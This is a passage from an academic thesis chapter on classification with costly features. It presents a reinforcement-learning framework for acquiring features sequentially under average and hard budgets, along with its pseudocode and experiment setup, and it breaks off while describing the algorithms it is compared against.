Classification with Costly Features (CwCF) is a family of classification problems with a cost of acquiring information. This cost can appear in many forms. Usually, it is about money or time, but it is present in any domain with limited resources. We view the problem as a sequential decision-making problem. At each step, based on the information acquired so far, the algorithm has to decide whether to acquire another piece of information (a *feature*) or to classify.

Think about a doctor who is about to make a diagnosis for their patient. There are a number of examinations, tests or analysis which can be made, but each of them has a cost. As much as the doctor wants to make a reliable prediction, they are bound by their *average budget* they should not exceed. Naturally, patients with complicated diseases require more complicated and expensive tests, while trivial problems can be diagnosed with much fewer resources. Here, we use the medical domain only as an example, but there are several publications analysing the use of CwCF in medicine, e.g., Peng et al. [119], Bayer-Zubek and Dietterich [9] or Lee et al. [78].

As another motivating example, imagine an online service that analyses computer files potentially infected with malware. The service is bound by a service-level agreement and has to provide a decision in a specified time, and this time cannot be exceeded. This is an example of a *hard budget*. The process can analyse the files in multiple ways and compute their features, and each computation takes a different, but known amount of time. The goal is to provide accurate predictions, while not violating the time constraint.

In other domains, different requirements arise. One domain contains a lot of missing data, other has imbalanced datasets. There can be a need to incorporate an existing classifier into the process. Misclassification errors can have outcomes with different impact, measured in the amount of lost resources. As we see, there are many variants of the CwCF problem. Techniques adapted for specific problems exist and it is difficult to modify these methods. In this chapter, we present a flexible reinforcement-learning based framework that can work with all the mentioned problem variations. Should other needs arise, the method is easily modified to suit the problem. We mainly demonstrate our method in cases of average and hard budgets and also with missing features.

The power and generality of our method arises from the decoupling of the problem and the method itself. By using a general reinforcement learning algorithm, we are able to modify the problem specification, and the method will still provide a good result. The core of our algorithm is built on optimal methods, but we lose the guarantees by using function approximation (specifically, neural networks). Our method is also robust to hyperparameter selection, where the same set of hyperparameters usually works well across different domains and settings.

Formerly, CwCF with the average budget was approached with linear programming [151], tree-based algorithms [115], gradient-based methods [24] and recently reinforce-

This chapter is based on two papers [58, 59] and the code of the presented algorithm is available at https://github.com/jaromiru/cwcf.

ment learning [135]. There are also several publications focusing on the hard budget problem – guided selection using a heuristic [67], and theoretical analyses [16, 170]. We present a thorough overview of the related work in Section 3.1.

For the average budget setting, the objective is to solve the problem of minimizing expected classification loss, along with λ-scaled total cost:

$$\min_{\theta} \mathop{\mathbb{E}}_{(x,y)\in\mathcal{D}} \left[\ell(y_\theta(x), y) + \lambda k_\theta(x)\right] \tag{3.1}$$

where (x, y) are samples taken from the dataset $\mathcal{D}$, ℓ is a classification loss, λ is a trade-off parameter, y_θ is the classifier and k_θ returns the total cost of used features in the classification.

In the case the problem is well-specified, all the feature and classification costs are precisely known and in the same units, solving the eq. (3.1) with $\lambda = 1$ will yield the optimal solution. However, in many cases, the user knows only the feature costs and desires a model that will achieve some trade-off between the accuracy and the cost or have a specified budget. In the case of eq. (3.1), the user has no option but to *try* different values of λ and see whether the learned model corresponds to a targeted budget or not. This may require several runs of the algorithm and is inefficient. Therefore, let us take a step back and propose the definition of the problem in its natural form. Given an explicit budget b, the problem for the average case is:

$$\min_{\theta} \mathbb{E}\left[\ell(y_\theta, y)\right], \quad \text{s.t. } \mathbb{E}\left[k_\theta(x)\right] \leqslant b \tag{3.2}$$

where the expectations are w.r.t. the distribution of the samples in the dataset. As we show in Section 3.2.4, definition (3.1) follows from (3.2) when using a Lagrangian framework and it allows us to derive an algorithm in which we remove the λ parameter from the user's control. In this case, the user directly sets a desired budget and the algorithm internally searches for a suitable λ. The method is based on an alternating optimization of the model's parameter θ and λ, similarly to Generative Adversarial Networks [36]; however, it is novel in the context of CwCF.

Next, we focus on the hard budget problem, which is defined as:

$$\min_{\theta} \mathbb{E}\left[\ell(y_\theta, y)\right], \quad \text{s.t. } k_\theta(x) \leqslant b, \forall x \tag{3.3}$$

Dulac-Arnold et al. [29] showed that the minimization problem (3.1) could be transformed into an MDP formulation and solved through standard reinforcement learning techniques. We improve the approach with deep learning, and modify the algorithm for both (3.2) and (3.3). In the case of the average budget, we use the mentioned alternating optimization. In the case of a hard budget, we show that simple modification to the MDP definition enforces the hard constraints. In exact settings, the method would yield an optimal solution and it only lacks guarantees due to the used function approximation.

Next, we focus on the problem of missing features. We demonstrate that a simple modification of the algorithm performs comparably to a widely used MICE imputation method [4]. Finally, we show that the algorithm can benefit from an external high-performance, cost-agnostic classifier.

For each setting, we provide an experimental evaluation on several distinct datasets and show that the method achieves a state-of-the-art performance. Also, it is flexible, robust, easy to use and can be improved with any domain independent advance in RL itself.

This chapter is structured as follows. First, Section 3.1 summarizes the related work. Next, in Section 3.2, we present the main ideas for solving various definitions of the problem, along with the problem of missing features and high-performance classifier. We explain the implementation details in Section 3.3. In Sections 3.4 and 3.5, we describe the performed experiments and their results.

3.1 RELATED WORK

Classification with Costly Features problem has been approached from many directions, with many different types of algorithms. But to our knowledge, there is no single framework that can work with both average and hard budgets, is flexible and perform robustly as our method. In the case of the average budget, usually some variation of the trade-off parameter λ is present. We are not aware of any work that would allow to set a target in the average budget setting.

The closest works to this chapter are [29], which used Q-learning with limited linear regression, resulting in inferior performance. Recent work [135] replace the linear approximation with neural networks and report superior performance. However, this method focuses only on the average budget problem and introduces an unintuitive trade-off parameter λ.

A related problem is feature selection [42] which pre-selects a fixed set of features for all samples. However, in CwCF and similar approaches, the features are selected dynamically and sequentially. That is, for any particular sample, features are acquired one by one, and each decision is guided by the information gathered so far. This way, a different set of features is acquired for any particular sample. This approach requires more resources to train and execute but can provide higher performance (i.e., higher accuracy with the same average cost). Several approaches extend the feature selection to include costs of the features [13, 97]. Still, they are designed to find a set of features common for the whole dataset.

The following references focus only on the average budget problem. Contardo, Denoyer, and Artieres [24] use a recurrent neural network that uses attention to select blocks of features and classifies after a fixed number of steps. Mnih, Heess, Graves, et al. [106] presents an algorithm sequentially chooses image locations to observe; however, the presented algorithm is applicable only to image domains and is cost-agnostic. There is also a plethora of tree-based algorithms [75, 113–115, 157–159].

A different set of algorithms employed Linear Programming (LP) to this domain [151, 152]. Wang et al. [151] use LP to select a model with the best accuracy and lowest cost, from a set of pre-trained models, all of which use a different set of features. The algorithm also chooses a model based on the complexity of the sample.

Wang, Trapeznikov, and Saligrama [153] propose to reduce the problem by finding different disjoint subsets of features, that are used together as macro-features. These macro-features form a graph, which is solved with dynamic programming. In large problems, the algorithm can be used to find efficient groupings of features which would then be used in our method.

Trapeznikov and Saligrama [145] use a fixed order of features to reveal, with increasingly complex models that can use them. However, the order of features is not computed, and it is assumed that it is set manually. Our algorithm is not restricted to a fixed order of features (for each sample it can choose a completely different subset), and it can also find their significance automatically.

Maliah and Shani [98] focus on CwCF with misclassification costs, construct decision trees over feature subsets and use their leaves to form states of an MDP. They directly solve the MDP with value-iteration for small datasets with the number of features ranging from 4-17. On the other hand, our method can be used to find an approximate solution to much larger datasets. In this work, we do not account for misclassification costs, but they could be easily incorporated into the rewards for classification actions.

Benbouzid, Busa-Fekete, and Kégl [10] presents a method to select a subset of available classifiers such that it maximizes the accuracy of the ensemble while it minimizes their count. The problem is formulated as an MDP, in which the model sequentially chooses either to *use* or *skip* a classifier in their fixed order, or to *stop* with a classification. The model only uses the outputs of the classifiers to choose actions and because of this, it can be much simpler and the problem can be solved with tabular methods. In a sense, our algorithm is a generalization of the principles – we do not restrict our model to a fixed order of features and we use their raw values to guide the process. Moreover, our model is able to work with hundreds of features with different costs and can be applied in broad range of domains. However, if the specific use-case fits the work of Benbouzid, Busa-Fekete, and Kégl [10], their algorithm may be simpler and faster.

Peng et al. [119] adapt the CwCF setting for a medical domain. They represent the problem as an MDP, which they solve with a policy gradient method. They augment the search with reward shaping and the training with auxiliary targets.

Bayer-Zubek and Dietterich [9] also view the problem as an MDP with a similar structure. With discretized feature values, they present several methods based on the AO* algorithm to search the policy space (represented with a complete decision tree) for an optimal policy. Their approach is applicable in domains where the discretization of feature values is possible.

Li and Oliva [86] uses RL with a generative surrogate model that provides intermediary rewards by assessing the information gain of newly acquired features and other side information. Ji and Carin [65] formulates the problem as a partially observable (PO) MDP. Tan [141] analyses a problem similar to our definition, but algorithms introduced there require memorization of all training examples, which is not scalable in many domains.

The hard budget case was explored in [67], who studied random and heuristic based methods. Deng et al. [27] used techniques from the multi-armed bandit problem. There are also theoretical works [16, 170]. Kachuee et al. [66] crafted a heuristic reward and used RL to maximize it.

Since publishing our work [58, 59], CwCF has found applications in medicine [64, 78, 79, 109, 119], general classification and information gathering algorithms [19, 35, 63, 66, 91, 101], human activity recognition [74], face recognition [93], surveillance [156], and cybersecurity [127].

3.2 PROBLEM VARIATIONS

Before we delve into technical details, we present an overview of what CwCF is and how we view it. We continue with the common notation and present algorithms for the different cases. We start with the definition (3.1), an average budget case where the budget is specified indirectly through a parameter λ. Next, still working with the average




Figure 3.1: Illustration of the sequential process with a sample with 6 features ($f_1, ..., f_6$) and three classes (y_1, y_2, y_3). Feature values are acquired sequentially (actions a_{f_3}, a_{f_5}, ...) before making a classification (a_{y_2}). The particular decisions are influenced by the observed values – the model chooses different actions for different samples.

budget, we present a reformulation of the problem with a directly specified budget b and solving it with the Lagrangian framework. Then we modify the framework to work with hard budgets. Lastly, we focus on a problem of missing features, which appear in many real-world situations.

3.2.1 *Overview*

First, we would like to stress the *sequential* nature of the problem. Each sample is treated separately and the model sequentially selects features, one by one (see Figure 3.1). Eventually, a decision to classify is made, and the model outputs a class prediction. Each decision is based on the knowledge acquired so far, hence different samples will result in completely different sequences of features and predictions. This important fact differentiates CwCF from feature selection methods, where the same subset of features is selected for each sample.

In real-world scenarios, there are many small modifications to the problem formulations. However, the presented method is very flexible and can be easily modified. For example, the prior knowledge can be included in the sample before starting the process (e.g., when a patient comes with known medical history). Multiple features can be grouped together and represented as one macro-feature. Different misclassifications can be treated with different weights through a particular choice of the loss function ℓ. The method can also make use of an external and independently pretrained classifier and automatically redirect samples if it is advantageous.

3.2.2 *Common notation*

We assume that a sample can be represented as a real-valued vector, where its members are called *features*. Here we assume a feature is one real number, but presented algorithms can be trivially modified in the case of multi-dimensional features.

Let's start with common notation, which will be used for the rest of the chapter. Let $(x, y) \in \mathcal{D}$ be a sample drawn from a data distribution $\mathcal{D}$. Vector $x \in \mathcal{X} \subseteq \mathbf{R}^n$ contains feature values, where x_i is a value of feature $f_i \in \mathcal{F} = \{f_1, ..., f_n\}$, n is the number of features, and $y \in \mathcal{Y}$ is a class. Let $c : \mathcal{F} \to \mathbf{R}^+$ be a function mapping a feature f into its real-valued cost $c(f)$. For convenience, let's overload c to also accept a set of features and return the summation of their individual costs: $c(\mathcal{F}') = \sum_{f \in \mathcal{F}'} c(f)$. Let $b \in \mathbf{R}^+$ be the allocated budget per sample.




Figure 3.2: The MDP. The agent sees a masked sample $\bar{x}$. At each step it chooses from feature-selecting actions (a_f) or classification actions (a_y) and receives a corresponding reward (either the cost of the selected feature or the classification loss).

Our method selects features *sequentially*, and is composed of a neural network with parameters θ. However, for convenience, we define a pair of functions (y_θ, k_θ) to represent the whole *process* of classifying one sample. In this notation, $y_\theta : \mathcal{X} \to \mathcal{Y}$ represents the classification output at the end of the process and $k_\theta : \mathcal{X} \to \mathbf{R}$ represents the total cost of all features acquired during the process. The $\mathcal{T}$ symbol denotes the terminal state. Note that important symbols are listed in Notation at the beginning of this manuscript.

3.2.3 *Average budget with trade-off parameter* λ

As we have seen in the medical example in the beginning of this chapter, in some domains the user wants to target an average budget per sample. Let's start by writing the problem definition one more time:

$$\min_\theta \mathbb{E}\left[\ell(y_\theta(x), y) + \lambda k_\theta(x)\right] \tag{3.1 revisited}$$

Here, the user has to specify a trade-off parameter λ which will result in an a priori unknown average budget. The approach is to create an MDP, where samples are classified in separate episodes and the expected reward R per episode is:

$$R = -\mathbb{E}\left[\ell(y_\theta(x), y) + \lambda k_\theta(x)\right] \tag{3.4}$$

Standard reinforcement learning techniques are then used to optimize this reward, thus solving (3.1). Illustration of the MDP is in Figure 3.2.

We model the environment as a deterministic MDP with full information, which is easily implemented. The agent, however, solves a stochastic MDP which is created when you remove some of the information (namely, the unobserved feature values). Formally, the MDP consists of states $\mathcal{S}$, actions $\mathcal{A}$, transition function t and reward function r. State $s = (x, y, \bar{\mathcal{F}}) \in \mathcal{S}$ represents a sample (x, y) and currently selected set of features $\bar{\mathcal{F}} \subseteq \mathcal{F}$. The agent only sees an observation $o(x, \bar{\mathcal{F}})$, which denotes only the parts of x corresponding to features $\bar{\mathcal{F}}$, and it does not know the label y. Each episode starts with an initial state $s_0 = (x, y, \emptyset)$. Action $a \in \mathcal{A} = \mathcal{A}_f \cup \mathcal{A}_c$ is either a classification action from $\mathcal{A}_c = \mathcal{Y}$ that terminate the episode and the agent receives a reward of $-\ell(a, y)$, or a feature selecting action from $\mathcal{A}_f = \mathcal{F}$ that reveals the corresponding value of x and the agent receives a reward of $-\lambda c(a)$. The set of available feature selecting actions is limited to features not yet selected, $\mathcal{A}_f(s) = \mathcal{F} \setminus \bar{\mathcal{F}}$. Reward and transition functions are specified as:

$$r(s,a) = \begin{cases} -\lambda c(a) & \text{if } a \in \mathcal{A}_f \\ -\ell(a,y) & \text{if } a \in \mathcal{A}_c \end{cases} \quad ; \quad t(s,a) = \begin{cases} (x, y, \bar{\mathcal{F}} \cup a) & \text{if } a \in \mathcal{A}_f \\ \mathcal{T} & \text{if } a \in \mathcal{A}_c \end{cases}$$

When the episode terminates, the final action is a class prediction, and it is used as the model output y_θ. Finally, cost of the set of all acquired features is used as $k_\theta = c(\bar{\mathcal{F}})$.

For real datasets, there may be a specific cost for misclassification, expressed in the amount of lost resources. If such information is not available, we propose to use a binary classification loss ℓ:

$$\ell(\hat{y}, y) = \begin{cases} 0 & \text{if } \hat{y} = y \\ 1 & \text{if } \hat{y} \neq y \end{cases}$$

3.2.4 *Average budget with specific target* b

As we already mentioned, a manual specification of an unintuitive parameter λ, as used in the previous section, is not convenient. In real-world applications, the user wants to directly specify a budget b. Let's review the definition of the problem:

$$\min_\theta \mathbb{E}\left[\ell(y_\theta, y)\right], \quad \text{s.t. } \mathbb{E}\left[k_\theta(x)\right] \leqslant b \tag{3.2 revisited}$$

This constrained optimization problem can be transformed into an alternative Lagrangian form and solved with maxmin optimization. First, let's derive the Lagrangian, where $\lambda \in \mathbf{R}$ denotes a Lagrange multiplier:

$$L(\theta, \lambda) = \mathbb{E}\left[\ell(y_\theta(x), y) + \lambda(k_\theta(x) - b)\right] \tag{3.5}$$

The multiplier λ plays a similar role as in the previous approach. However, here it is a variable of our algorithm and is *not* specified by the user. The saddle point theorem in Bertsekas [12, prop. 5.1.6] says that there exist parameters θ, λ which are optimal in (3.2) and are a solution of the following problem:

$$\max_{\lambda \geqslant 0} \min_\theta L(\theta, \lambda) \tag{3.6}$$

Inspired by an approach of Chow et al. [22], we propose to iteratively perform gradient ascent in λ and descend in θ. For fixed θ, optimizing λ is easy, since the gradient is $\nabla_\lambda L = \mathbb{E}\left[k_\theta(x) - b\right]$. However, optimizing θ is not straightforward, since the model (y_θ, k_θ) is neither differentiable nor continuous (it is a sequential process). Let's look at the problem when λ is fixed, that is, minimizing Lagrangian L w.r.t. parameters θ:

$$\min_\theta L(\theta, \lambda) = \min_\theta \mathbb{E}\left[\ell(y_\theta(x), y) + \lambda k_\theta(x)\right] - \lambda b \tag{3.7}$$

In the search for optimal parameters θ, we can omit the term λb since it does not influence the solution. Note that the problem is then equal to (3.1) and thus we can directly apply RL through the method with fixed λ. However, we will only take small steps in θ, effectively estimating and following the gradient $\nabla_\theta L$. The summary can be seen in Algorithm 3.2.

A similar approach was evaluated in the work of Chow et al. [22], where the authors used the Lagrangian framework together with policy gradients to solve a constrained

Algorithm 3.2 Training with target budget b

```
$\lambda \leftarrow 0$, randomly initialize $\theta$
loop
    Update $\lambda$ by taking a gradient step with $\nabla_\lambda L = \mathbb{E}\left[k_\theta(x) - b\right]$ (maximize L)
    Update $\theta$ using RL (minimize L; Algorithms 3.3 and 3.4)
end loop
```

problem and proved convergence. Note that for an optimal solution, a stochastic policy may be needed. Our method is based on Q-learning, which produces deterministic policies and this can result in oscillations around the stable point. However, it is possible to detect when this happens, use it as a terminating condition and simply select the best-performing model satisfying the constraints.

3.2.5 *Hard budget*

In some domains, the resources are strictly restricted by a budget b per sample. The problem definition changes to:

$$\min_\theta \mathbb{E}\left[\ell(y_\theta, y)\right], \quad \text{s.t. } k_\theta(x) \leqslant b, \forall x \tag{3.3 revisited}$$

Similarly to the previous case, we can construct an MDP where the expected reward per sample is $R = -\mathbb{E}\left[\ell(y_\theta(x), y)\right]$ and the episodes are restricted to end when the budget is depleted. Again, by solving this MDP with standard reinforcement learning techniques, we retrieve the solution to (3.3).

First, we change the reward function such that the costs of different features are ignored:

$$r(s,a) = \begin{cases} 0 & \text{if } a \in \mathcal{A}_f \\ -\ell(a,y) & \text{if } a \in \mathcal{A}_c \end{cases}$$

Second, we restrict the set of available feature-selecting actions at each step to those, which do not exceed the specified budget. That is, $a \in \mathcal{F}$ is available only if $c(\bar{\mathcal{F}} \cup a) \leqslant b$. This way, the environment itself enforces the constraint.

3.2.6 *Missing features*

In a lot of domains, there is a large amount of data that can be used to train our method. However, the data is often not complete. For example, in the medical domain, patients are typically sent only to a few examinations before the diagnosis is made. When using past data, only this limited information will be present in the training set.

Here we present a principled method to deal with the issue, again by modifying our original algorithm. During training, a feature-selecting action is available only if the corresponding feature is present and the updates (see eq. 2.3) are made only with the estimates of available actions. We experimented with another variation, where estimates of all actions (even for unavailable features) were used. Intuitively, it corresponds to a case where we train with sparse data, but at test time, we have a full set. In our experiments, this approach underperformed the first one, hence we do not report it.




Figure 3.3: The architecture of the model. The input layer consists of the feature vector $\bar{x}$ concatenated with the binary mask m, followed by a feed-forward neural network (FFNN). Final fully connected layer jointly outputs Q-values for both classification and feature-selecting actions.

3.2.7 *High-performance classifier*

In some cases, a High-Performance Classifier (HPC) may be available. This can coincide with an expensive and (not-always) accurate oracle, that appears in real-world problems (e.g., the human operator in computer security), or a legacy cost-agnostic system already in place. We model these cases with a separately trained classifier, typically of a different type than neural networks (e.g., random forests or SVM). The extension is implemented by an addition of a separate action a_{HPC}, that corresponds to forwarding the current sample to the HPC. The cost for this action is the summed cost of all remaining features, i.e. $r(s, a_{\mathrm{HPC}}) = -\lambda \sum_{f \in \mathcal{F} \setminus \bar{\mathcal{F}}} c(f)$. The action is terminal, $t(s, a_{\mathrm{HPC}}) = \mathcal{T}$. The model learns to use this additional action, which has two main effects: (1) It improves performance for samples needing a large amount of features. (2) It offloads the complex samples to HPC, so the model can focus its capacity more effectively for the rest, improving overall performance. Note that HPC is an optional extension, but is likely to improve performance if the chosen classifier outperforms neural networks on the particular dataset.

3.3 METHOD

In this section, we describe mainly the implementation of the reinforcement learning algorithm. Because we operate with large datasets with continuous features, the tabular approach is not feasible. Therefore, we employ neural networks as function approximators and use recent RL techniques. We experimented with a variety of different methods and found that incorporating recent insights from deep RL community is essential for the method to be stable, robust and perform well. After evaluating the implementation complexity and reported performance, we implemented Double Dueling DQN with Retrace as the RL solver, described in Section 2.1.1.

At every step, the agent receives only an observation $o = \{(x_i, f_i) \mid \forall f_i \in \bar{\mathcal{F}}\}$, that is, the selected parts of x without the label. The observation o is mapped into a tuple $(\bar{x}, m)$:

$$\bar{x}_i = \begin{cases} x_i & \text{if } f_i \in \bar{\mathcal{F}} \\ 0 & \text{otherwise} \end{cases} \quad ; \quad m_i = \begin{cases} 1 & \text{if } f_i \in \bar{\mathcal{F}} \\ 0 & \text{otherwise} \end{cases}$$

Algorithm 3.3 RL training

```
Randomly initialize parameters $\theta$
Pretrain the classifier part $Q^\theta(s, a \in \mathcal{Y})$ with random states
Initialize target network $\phi \leftarrow \theta$
Initialize environments $\mathcal{E}$ with $(x, y, \emptyset) \in (\mathcal{X}, \mathcal{Y}, \wp(\mathcal{F}))$
Initialize replay buffer $\mathcal{M}$ with a random agent
loop
    for all $e \in \mathcal{E}$ do
        Simulate one step with $\epsilon$-greedy policy $\pi_\theta$:
            $a = \pi_\theta(s); \quad s', r = \textsc{step}(e, a)$
        if $s' = \mathcal{T}$ (the episode terminated) then
            Store trajectory $(s_0, a_0, r_0, s_1, a_1, r_1, \dots, \mathcal{T})$ of $e$ into circular buffer $\mathcal{M}$
        end if
    end for

    Initialize batch $\mathcal{B} \leftarrow \emptyset$
    Sample random trajectories $T$ from $\mathcal{M}$
    (so that the transition count matches the batch size)
    for trajectories $(s_{i,0}, a_{i,0}, r_{i,0}, \dots, s_{i,n}, a_{i,n}, r_{i,n}, \mathcal{T}) \in T$ do
        for steps $t \in \{n \dots 0\}$ do
            Compute targets $q_{i,t}$ according to eq. (2.6)
            Clip $q_{i,t}$ with maximum of $0$
            Compute single-step MSE $e_{i,t} = [q_{i,t} - Q^\theta(s_{i,t}, a_{i,t})]^2$
            $\mathcal{B} \leftarrow \mathcal{B} \cup e_{i,t}$
        end for
    end for
    Perform one step of gradient descent on $\ell_\theta$ w.r.t. $\theta$, $\ell_\theta(\mathcal{B}) = \frac{1}{|\mathcal{B}|} \sum_{e_{i,t} \in \mathcal{B}} e_{i,t}$
    Update target network parameters $\phi := (1 - \rho)\phi + \rho\theta$
end loop
```

Vector $\bar{x} \in \mathbf{R}^n$ is a masked vector of the original x. It contains values of x which have been acquired and zeros for unknown values. Mask $m \in \{0, 1\}^n$ is a vector denoting whether a specific feature has been acquired, and it contains 1 at a position of acquired features, or 0. The combination of $\bar{x}$ and m is required so that the model can differentiate between a feature not present and observed value of zero. Each dataset is normalized with its mean and standard deviation and because we replace unobserved values with zero, this corresponds to the mean-imputation of missing values.

In our experiments, we use a feed-forward neural network that accepts concatenated vectors $\bar{x}$, m and outputs Q-values jointly for all actions. There are three fully connected hidden layers, each followed by the ReLU non-linearity, where the number of neurons in individual layers change depending on the used dataset. The overview is in Figure 3.3.

A set of environments with samples randomly drawn from the dataset are simulated and the experienced trajectories are recorded into the experience replay buffer. After each action, a batch of trajectories $\mathcal{B}$ is taken from the buffer, so that the total number of individual transitions matches the defined batch size. The transitions are then optimized upon with Adam [71], with eqs. (2.2, 2.6). The gradient is normalized before back-propagation if its norm exceeds 1.0. The target network is updated after each step. Overview of the algorithm and the environment simulation are in Algs. 3.3 and 3.4.

Because all rewards are non-positive, the whole Q-function is also non-positive. We use this knowledge and clip the q_t value so that it is at most 0. Without this bound,

Algorithm 3.4 Environment simulation

```
Operator $\odot$ marks the element-wise multiplication.
function STEP($e \in \mathcal{E}$, $a \in \mathcal{A}$)
    if $a \in \mathcal{A}_c$ then
        $r = \begin{cases} 0 & \text{if } a = e.y \\ -1 & \text{if } a \neq e.y \end{cases}$
        Reset $e$ with a new sample $(x, y, \emptyset)$ from a dataset
        Return $(\mathcal{T}, r)$
    else if $a \in \mathcal{A}_f$ then
        Add $a$ to set of selected features: $e.\bar{\mathcal{F}} = e.\bar{\mathcal{F}} \cup a$
        Create mask $m_i = 1$ if $f_i \in \bar{\mathcal{F}}$ and $0$ otherwise
        Return $((e.x \odot m, m), -\lambda c(a))$
    end if
end function
```

the predicted values sometimes rose to infinity, due to the *max* used in Q-learning. The definition of the reward function also results in optimistic initialization. A neural network with initial weights tends to output small values around zero. Effectively, the model tends to overestimate the real Q-values, which has a positive effect on exploration.

We do not use a discount factor ($\gamma = 1$), because we want to recover the original objectives. We use ϵ-greedy policy that behaves greedily most of the time, but picks a random action with a probability ϵ. The unavailable actions are ignored; in the greedy selection, the algorithm chooses an action with the highest Q-value among the available actions. Exploration rate ϵ starts at a defined initial value and it is linearly decreased over time to its minimum value.

Classification actions $\mathcal{A}_c$ are terminal and their Q-values do not depend on any following states. Prior to the main method, we pretrain the part of the network $Q^\theta(s, a)$, for classification actions $a \in \mathcal{A}_c$ with batches of randomly sampled states. We randomly pick samples x from the dataset and generate masks m. The values m_i follow the Bernoulli distribution with probability p. As we want to generate states with a different amount of observed features, we randomly select $\sqrt[3]{p} \sim \mathcal{U}(0, 1)$ for different states. The resulting distribution of states is shifted towards the initial state with no observed features. The main algorithm starts with accurate classification predictions and this technique has a positive effect on the speed of the training process.

In the case of the specified budget b, we also optimize the multiplier λ. In our experiments, we found that a simple gradient ascent with momentum works best. The learning rate schedule for both parameters θ and λ is exponential, in fixed steps, up to some minimal value.

3.4 EXPERIMENT SETUP

Here we describe the methodology, datasets, hyperparameters and methods we compare to in our experiments.

3.4.1 *Evaluation metric*

It is difficult to compare algorithms when we essentially optimize for two objectives - cost and accuracy. Thus, we adopt the following procedure. We train multiple instances




Figure 3.4: Illustrative performance of different trained models and their trade-offs, measured on the cost-accuracy plane. *Validation set* is used to select the best performing models, hence the individual runs can sometimes exceed the final performance, which is reported on the test set.

of a particular algorithm, with varying parameters (this involves different settings of λ, budget b and seeds). The exact number of instances differs across datasets, settings and algorithms, but is comparable, with median of 20. In the cost-accuracy plane, we use the *validation set* to select the best performing model instances, which form a convex hull over all trained models. As an example, see Figure 3.4, where we show several trained models and the selected ones. Note that because we select the best points on the validation set, occasionally some points can be higher that the final curve.

For the final metric, we use the normalized area under this trade-off curve (AUTC). By normalization we mean division by the area of the whole cost-accuracy plane with the area below the prior of the most populous class subtracted*. In this metric, the value of 0 would correspond to choosing the most populous class regardless of the budget and the best value is 1.0. We assume that, for each dataset, all models can achieve prior accuracy with no features and also the maximal accuracy of a particular model with all features.

3.4.2 *Baseline method*

We design a simple baseline method to compare with. First, we use a feature selection technique to select a *fixed order* of features, sorted from most important to least. Then, we iteratively add features, according to the list, and train separate neural network-based classifiers. The resulting performance is visualized at the cost-accuracy graph as usual. Note that this baseline can be compared both to average and hard budget methods since for every budget, the set of used features is fixed. More specifically, we use Recursive Feature Elimination [43] together with Ridge classifier [55] to select the feature order. The size of the neural network is comparable to the neural network used in the main method for a particular dataset.

* Note that this metric is updated to align with Chapter 4 and differs slightly from the one used in [59].

Dataset	# features	# classes	train size	val. size	test size	costs
Miniboone	50	2	45k	19k	65k	U
Forest	54	7	200k	81k	300k	U
Forest-2	54	2	200k	81k	300k	U
Cifar	400	10	40k	10k	10k	U
Cifar-2	400	2	40k	10k	10k	U
Mnist	784	10	50k	10k	10k	U
Diabetes	45	3	64k	14k	14k	V

Table 3.1: Used datasets. The cost is either uniform (U) or variable (V) across features.

3.4.3 *Used datasets*

In the following sections, we use several datasets, information about which is summarized in Table 3.1. They were obtained from public sources [73, 89] and the Diabetes dataset was obtained from the authors of prior work [66]. For datasets where there are no explicit costs, we use uniform costs for all features. The Miniboone dataset is small and easy, from the classification perspective, and it is suitable for fast experimenting and evaluation. The Forest dataset contains categorical features (several features are one-hot encoded into multiple others) and many samples, making it hard to achieve good performance. The Cifar and Mnist datasets are challenging multi-class image recognition datasets, where we treat all pixels as separate features. We could leverage convolutions for the image datasets, but to make a fair comparison with other algorithms, we treat all datasets the same – as with features with no clear structure. The Forest-2 and Cifar-2 datasets are binarized version of the original datasets, where the classes were merged into two. The Diabetes dataset contains real-world medical data with expert-valued feature costs and we use its balanced and mean imputed version.

3.4.4 *Compared Algorithms*

Let's review the algorithms we compare to in our experiments. We choose the following algorithms because they are recent, report impressive results and have their source code published on-line.

The first method we use is Adapt-Gbrt (*agbrt*) [113], which is a random forest (RF) based algorithm that uses an external pretrained model (HPC). It jointly learns a gating function and Low-Prediction Cost model (LPC) that adaptively approximates HPC in regions where it suffices for making accurate predictions. The gating function then redirects the samples to either use HPC or LPC. The published implementation is able to work only in datasets with two classes. The hyperparameters were inspired by the original paper: Trade-off parameter $\gamma \in \{0.01, 0.1, 1.0, 10, 100, 1000\}$, learning-rate in $\{0.5, 1.0\}$, $P_{\mathtt{full}} \in \{0.1, 0.3, 0.5, 0.7, 0.9\}$, trees depth 4 and number of trees 100 in the Miniboone dataset and 500 in the Forest dataset. We use RBF-SVM as the HPC model and initialize LPC model with GreedyMiser [159]. For each combination of the described parameters, we perform one run. We aggregate all results and proceed according to the described metric.

